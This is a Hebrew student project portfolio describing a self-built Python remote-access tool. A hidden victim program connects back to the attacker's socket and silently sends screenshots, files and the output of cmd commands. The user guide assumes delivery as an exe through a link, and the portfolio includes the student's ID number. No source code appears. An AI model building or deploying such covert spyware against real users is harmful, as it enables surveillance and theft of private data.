

# תיק פרויקט



שם התלמיד: אלמוג קלמן  
ת"ז: 323098558  
כיתה: יב'5  
שנה"ל: תש"פ  
שם המורה: קובי שוצמן

# תוכן עניינים

## תוכן עניינים

3.....	מבוא
4.....	מבנה
5.....	פלטים וקלטים
6.....	ארכיטקטורת רשת
8.....	Use case
9.....	מדריך למשתמש
10.....	דוגמאות
14.....	מדריך למפתח
17.....	רפלקציה

# מבוא

ספר פרויקט זה מכיל את מבנה הפרויקט, מדריך למשתמש, מדריך למפתח וסיכום אישי. בהתחלה שהתבקשתי לבחור נושא לפרויקט עליו אעבוד, היה לי הרבה התלבטויות לגבי איך לממש אותו.

בהתחלה רציתי לעשות משחק אבל הבנתי שבחירה זאת היא לא הבחירה שאוכל לממש בצורה הכי טובה לכן אחרי התייעצות עם אנשים שעזרו לי החלטתי לבסוף לשנות את נושא הפרויקט שלי וליצור פרויקט העוסק בלקיחת חומר, תמונות, צילומי מסך וקבצים ממחשב בלי שבעל המחשב ידע בעזרת תקשורת רשת - תוקף ונתקף.

בחרתי בפרויקט זה כי תמיד התעניינתי איך מצליחים לקחת חומר ממחשב אחר בלי שידעו ולכן אמרתי שאנסה לעשות זאת ותוך כדי אבין איך זה עובד. את הפרויקט שלי מימשתי בעזרת הידע שרכשתי בסייבר - בעזרת רשתות, מערכות הפעלה וגרפיקה.

בפרויקט שלי יצרתי שתי תוכניות קוד, אחת שתהיה על מחשב התוקף והשנייה תהיה על מחשב הנתקף.

בעזרת תוכניות קוד אלו הצלחתי להגיע למטרתי, שהיא להצליח לקחת מידע מהמחשב של הנתקף בלי שהוא ידע על כך.

האתגרים המרכזיים איתם התמודדתי הם:

איך להוסיף לפרויקט גם חומר שלא למדתי ובשביל זה הייתי צריכה לבדוק באינטרנט ולמצוא קודים ופעולות שיעזרו לי לפרויקט ולכן פתרתי את הקושי שלי בכך שחיפשתי באינטרנט את מה שהייתי צריכה ולמדתי דברים חדשים דרכו.

בנוסף הגרפיקה גם היוותה אתגר כי לא עסקתי הרבה בגרפיקה במהלך השנה ולכן הייתי צריכה ללמוד מהאינטרנט איך להתעסק וליצור גרפיקה עבור הפרויקט שלי.

בסופו של דבר הצלחתי להסתדר עם האתגרים הללו והשלמתי את הפרויקט בצורה הכי טובה.

בחרתי בנושא זה של הפרויקט שלי כי זה היה נראה רעיון מעניין לפרויקט ונושא שאוכל לעשות אותו בצורה הכי מיטבית.

היה לי מוטיבציה לעבוד על הפרויקט בגלל שחשבתי על התוצאה הסופית שאליה הגיע בעזרת הידע שלי בכוחות עצמי.

לסיכום, בספר זה אני אציג את תהליך עבודתי ואת הישגיי ואסביר איך פרויקט זה עובד.

# מבנה

הפרויקט שלי עוסק בשני קטעי קוד שהאחד הוא תוקף והשני הוא הנתקף. התוקף רוצה לקחת מידע מהמחשב של הנתקף בלי ידיעתו ואני כתבתי את הקוד שלי בעזרת הידע שרכשתי בתכנות בפייטון ובנוסף בעזרת רשתות, ממשק גרפי Tkinter ומערכות הפעלה. בחרתי בנושא זה של הפרויקט כי תמיד עניין אותי לדעת איך תוקפים יכולים לקחת מידע ממחשבים של אחרים ובעזרת פרויקט זה גיליתי שאפשר לבצע את לקיחת המידע בפשטות כמו שעשיתי בפרויקט שלי.

## הארכיטקטורה של הפרויקט:

בקטעי הקוד שלי התוקף והנתקף מחוברים בעזרת socket כך שהקוד שנמצא על המחשב של הנתקף מתחבר למחשב של התוקף בעזרת ה- ip של מחשב התוקף, כך שהנתקף לא מודע לזה שיש חיבור עם מחשב אחר ולוקחים לו מידע מהמחשב. כל פקודה שהתוקף שולח למחשב של הנתקף מתבצעת ושולחת חזרה את הבקשה של התוקף. כל הפעולות מתבצעות כך שהנתקף לא יודע שלוקחים לו מידע מהמחשב או שמחוברים אליו.

זה מתבצע כך:

התוקף שולח לנתקף את שם הפקודה שהוא רוצה לבצע בעזרת socket (איזה מידע הוא רוצה מהמחשב של הנתקף)

הנתקף מקבל את שם הפקודה ומבצע את הפעולה הזאת על המחשב שלו ושולח את התוצאה של הפקודה – במידע שהתוקף ביקש בחזרה אליו בעזרת socket והתקשורת בניהם.



## הפליטים והקליטים בקטעי הקוד:

### 1. התוקף

a. קלט: לתוקף יש בחירה של איזה פעולה לבצע, בעזרת לחיצה על כפתור הפעולה שהוא רוצה לבצע. לאחר קליטת בחירתו מתבצעת שליחת הפקודה לנתקף בעזרת הקשר בין מחשב התוקף למחשב הנתקף.  
אז הקלט הראשוני הוא קלט של איזה כפתור הוא לחץ כדי לבחור איזה פעולה הוא רוצה לבצע.

בפעולות הבאות היו גם תתי קלט:

- i. Receive file: מתבקש קלט מהתוקף כדי לדעת מאיזה נתיב הוא רוצה לקחת קובץ מהנתקף.
- ii. Find a path: מתבקש קלט כדי למצוא איזה נתיב קיים במחשב הנתקף.
- iii. Run command: מתבקש קלט מהתוקף כדי לדעת איזה פעולה הוא רוצה לבצע על cmdn של מחשב הנתקף.

b. פלט: הפליטים שקיימים בקוד התוקף הם בעצם תוצאת הפקודה ששלח התוקף למחשב הנתקף, כלומר מחשב הנתקף שולח לתוקף דרך הרשת את המידע שביקש התוקף.  
הפליטים של התוקף זהים לפליטים של הנתקף אך השוני הוא שהוא מקבל את הפלט שלו דרך socket ובמחשב הנתקף לא יופיעו תוצאות הפלט כי הנתקף לא יודע שהתוקף לוקח מידע מהמחשב שלו לכן הפלט לא יופיע לנתקף אבל הוא ישלח לתוקף ויפיע על המסך של התוקף.

### 2. הנתקף

a. קלט: קלט הנתקף זהה לקלט התוקף רק שהקלט של הנתקף עובר דרך socket ולכן הקלט שלו זה שם הפקודה אותה רוצה התוקף לבצע על מחשב הנתקף אך הנתקף עצמו לא מכניס את הקלט אלא הקלט עובר דרך הרשת וכל התוכנית של הנתקף רצה ברקע בלי שהוא מודע.

b. פלט: פלט הנתקף גם הוא זהה לפלט התוקף, פלט זה הוא התוצאה של הפקודה אותה רוצה התוקף לבצע. כלומר, הפלט בעצם הוא המידע אותו התוקף מקבל דרך socket אך הנתקף לא רואה את הפלט על המחשב שלו התוכנית רצה ברקע והוא לא מודע למה שמתבצע על המחשב שלו לכן הפלט לא יופיע על מחשב הנתקף אלא יעבור ברשת למחשב התוקף ושם יופיע כפלט על מסך מחשב התוקף.


**מבנה נתונים בהם נעשה שימוש בפרויקט שלי הוא:**

1. כדי לבנות את המסך בעזרת הממשק גרפי Tkinter הייתי צריכה רשימה שנקראת items\_to\_destroy שמכילה בה את label שצריך להרוס וליצור מחדש על המסך. יש ברשימה זאת שימוש פעמיים ב-2 פעולות שנעזרות ברשימה זאת כדי ליצור את החלק במסך מחדש במקום לדרוס את מה שהיה לפני.

**ארכיטקטורת רשת:****1. פרוטוקולי התקשורת:**

a. בפרויקט תכננתי פרוטוקול תקשורת להעברת המידע בין התוקף לנתקף. פרוטוקול שדואג לכך שכאשר עובר המידע ממחשב הנתקף דרך הרשת אז שהמידע יגיע במלואו למרות שלפעמים כמות המידע היא גדולה. המידע ישלח בחלקים ובחלק האחרון יתווסף איתות לתוקף כי זהו החלק האחרון.

כלומר, קבעתי בקוד שלי שאני מקבלת מהנתקף את המידע בגודל קבוע של 1024 בתים בכל פקטה אבל בעזרת פרוטוקול התקשורת דאגתי לכך שאם המידע יהיה יותר גדול מ-1024 בתים אז הוא ישלח בחלקים. בצד התוקף אני דואגת לחבר את המידע. כאשר החלק האחרון של המידע מגיע אז יהיה מצורף בסוף "I have finished" שזה אומר שהוא סיים לשלוח את כל המידע. כך הפרוטוקול עובד ומוודא כי כל המידע מגיע לתוקף.

**לדוגמא:**

בנוסף לפרוטוקול תקשורת זה קיים עוד פרוטוקול בכמה מהפעולות:


b. פרוטוקול זה הוא פרוטוקול הנמצא בכמה מהפעולות הקיימות בפרויקט וגם הוא עוזר בהעברת תקשורת בין התוקף לנתקף. הוא פועל כך שברגע שהתוקף מבקש את המידע מהנתקף בעזרת הפקודה שהוא שולח אליו אז הנתקף שולח הודעה בחזרה שהוא מוכן לקבל את המיקום שממנו הוא רוצה את הקובץ / את הפקודה אותה רוצה התוקף לבצע על מחשב הנתקף.

פרוטוקול זה פועל ב- 3 פעולות בפרויקט:

- i. Run command()
- ii. Find a path()
- iii. Receive file()

לדוגמא, בפעולה Run command בהתחלה התוקף שולח לנתקף את שם הפקודה שהוא רוצה לבצע ואז הנתקף שולח לו הודעה שהוא מוכן לשם הפעולה שאותה הוא רוצה לבצע ובעזרת פרוטוקול זה אין בלבול בין שם הפקודה מבין האופציות שהוא רוצה לעשות לשם הפעולה שהוא רוצה לבצע.

דוגמא נוספת:





2. שרת - לקוח:

השרת הוא התוקף  
והלקוח הוא הנתקף

התוקף לא יודע מה הקו של הנתקף לכן מחשב הנתקף יתחבר למחשב התוקף כי הקו של התוקף ידוע ויהי אפשר לחבר בניהם בקלות.

**:Use case**

בעזרת הפונקציה `find_a_path()` נמצא את ה `path` של הקובץ שנרצה לקחת ממחשב הנתקף. הפונקציה תחזיר לנו את ה `path` של התיקייה ממנה נרצה את הקובץ. לאחר מכן נפעיל את הפעולה `receive_file()` ונשלח את ה `path` שמצאנו ונקבל העתק של הקובץ שרצינו ממחשב הנתקף.





## מדריך למשתמש :

### עבור נתקף בwindows:

קוד הנתקף יהיה בתור קובץ exe ויפתח על ידי דאבל קליק. בפרויקט אני מתחשבת בכך שהקוד כבר נפתח על מחשב הנתקף והוא נמצא עליו כי הוא פתח אותו דרך לינק ששלחו לו או דרך אחרת.

### עבור התוקף בwindows:

קוד התוקף יהיה קובץ python והתוקף ישתמש בpython כדי לעבוד עם הקוד.

### עבור הנתקף בשאר מערכות ההפעלה ( Mac, Linux ):


קוד התוקף יהיה קובץ הרצה שיפתח בדאבל קליק. גם במקרה זה אני מניחה כי הקוד נמצא על מחשב הנתקף ומובנה בו דרך לינק שהוא פתח או בדרך אחרת.

### עבור התוקף בשאר מערכות ההפעלה ( Mac, Linux ):

קוד התוקף יהיה קובץ python וישתמשו בpython כדי להפעילו ולעבוד עם הקוד.


המשתמש שלי הוא התוקף שרוצה לתקוף מחשב אחר ולקחת ממנו מידע. התצוגה על מחשב התוקף יהיה בעזרת ממשק גרפי של Tkinter שבעזרתו יפתח חלון שיתן לתוקף בחירה בין כפתורים של פעולות ויבצע את הפעולות על מחשב הנתקף כפי רצונו של התוקף

איך התוקף פועל:



בתמונה אפשר לראות שברגע שהתוקף מריץ את הקוד נפתח מסך כמו שרואים בתמונה. ואז יש לו 6 כפתורים של אופציות של פעולות שהוא יכול לבצע על מחשב הנתקף וכתוב למעלה שילחץ על מה שהוא רוצה לקבל כלומר, ללחוץ על כפתור של הפעולה שהוא רוצה לבצע על מחשב הנתקף. לתוקף יש אופציה של בחירה מבין כל ה-6 איזה פעולה הוא רוצה לבצע והוא צריך ללחוץ על כפתור הפעולה שהוא רוצה.


## דוגמא 1 :



לאחר שהתוקף בחר בכפתור שכתוב עליו 'Get Screenshot' (שהיא פעולה שלוקחת Screenshot של מחשב הנתקף) מופיע לו הודעה של 'Getting Screenshot...' ולאחר מכן מופיע הודעה של באיזה מיקום במחשב שלו יוכל התוקף למצוא את צילום המסך של מחשב הנתקף.


לאחר שהתוקף ביקש את צילום המסך הקוד ממשיך לפעול והתוקף יכול לבחור עוד פעולות עד שהוא בוחר בכפתור שעוצר את החיבור עם הנתקף ולסיים את פעולתו לאחר שהשיג את כל המידע שרצה.

בתמונה למעלה אפשר לראות מצד ימין את המיקום של הצילום מסך שאכן נמצא במיקום שכתוב במסך מצד שמאל.

דוגמא 2:

בתמונה התוקף בחר בכפתור הפעולה Receive file לאחר שהוא בחר בכפתור זה מתבקש מהתוקף להכניס את המיקום של הקובץ שהוא רוצה להעתיק ממחשב הנתקף. לאחר שהתוקף מכניס את המיקום לתיבת הכתיבה הוא צריך ללחוץ על כפתור send כדי לשלוח את המיקום ממנו הוא רוצה את הקובץ. לאחר שהוא לחץ על הכפתור יופיע על המסך הודעה של Receiving file.... שמודיעה לו כי הקובץ מועתק ומועבר אליו למחשב ולאחר כמה שניות יופיע לו עוד הודעה על המסך שאומרת לו את המיקום במחשב שלו שאליו הועתק הקובץ שהוא ביקש.


התוצאה של הקובץ שביקש שיועתק ממחשב הנתקף למיקום של התיקיה שכתוב לו על המסך:



בתמונה מצד שמאל אפשר לראות את ההודעה שבה כתוב איפה נמצא הקובץ המועתק ואכן מצד ימין אפשר לראות את הקובץ הנבחר מועתק למיקום הכתוב על המסך בצד שמאל.

